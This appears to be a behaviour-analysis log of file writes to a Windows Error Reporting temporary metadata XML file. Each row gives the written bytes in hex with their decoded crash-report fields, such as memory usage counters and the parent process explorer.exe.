C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1510	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1514	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1520	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 39 00 32 00 39 00 32 00 35 00 39 00 35 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>92925952</VirtualSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1590	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1594	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1600	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 39 00 36 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1966</PageFaultCount>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1674	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1678	2	09 00		success or wait	3	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1684	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 37 00 31 00 38 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>7671808</PeakWorkingSetSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1780	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1784	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1790	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 37 00 36 00 37 00 31 00 38 00 30 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>7671808</WorkingSetSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1870	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1874	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1880	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 36 00 35 00 32 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>176520</QuotaPeakPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1994	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	1998	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2004	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>175728</QuotaPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2102	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2106	2	09 00		success or wait	3	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2112	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 33 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>23016</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2236	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2240	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2246	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 32 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>22744</QuotaNonPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2354	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2358	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2364	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 34 00 33 00 32 00 30 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>184320</PagefileUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2440	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2444	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2450	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 35 00 31 00 33 00 39 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1851392</PeakPagefileUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2542	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2546	2	09 00		success or wait	3	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2552	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 34 00 33 00 32 00 30 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1843200 </PrivateUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2624	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2628	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2632	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2678	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2682	2	09 00		success or wait	2	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2686	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2716	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2720	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2726	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2766	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2770	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2778	30	3c 00 50 00 69 00 64 00 3e 00 33 00 35 00 32 00 38 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3528</Pid>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2808	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2812	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2820	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2890	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2894	2	09 00		success or wait	4	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2902	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2992	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	2996	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3004	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 36 00 34 00 39 00 30 00 35 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5464905</Uptime>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3052	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3056	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3064	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3142	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3146	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3154	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3206	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3210	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3218	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3262	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3266	2	09 00		success or wait	5	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3276	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3366	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3370	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3380	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3454	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3458	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3468	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 30 00 30 00 30 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>60005</PageFaultCount>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3544	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3548	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3558	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 33 00 32 00 37 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121327616</PeakWorkingSetSize>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3658	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3662	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3672	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 30 00 37 00 34 00 35 00 39 00 38 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>120745984</WorkingSetSize>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3756	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3760	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3770	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 37 00 39 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1117976</QuotaPeakPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3886	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3890	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	3900	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 38 00 37 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1087464</QuotaPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4000	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4004	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4014	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 37 00 36 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>87600</QuotaPeakNonPagedPoolUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4138	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4142	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4152	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 36 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81664</QuotaNonPagedPoolUsage>	success or wait	1	6F12497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4260	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4264	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4274	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 31 00 38 00 37 00 36 00 34 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>44187648</PagefileUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4352	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4356	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4366	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 35 00 32 00 35 00 32 00 36 00 30 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>45252608</PeakPagefileUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4460	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4464	2	09 00		success or wait	5	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4474	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 31 00 38 00 37 00 36 00 34 00 38 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>44187648</PrivateUsage>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4548	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4552	2	09 00		success or wait	4	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4560	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4606	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4610	2	09 00		success or wait	3	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4616	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6F12497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER64A3.tmp.WERInternalMetadata.xml	4658	4	0d 00 0a 00		success or wait	1	6F12497A	unknown
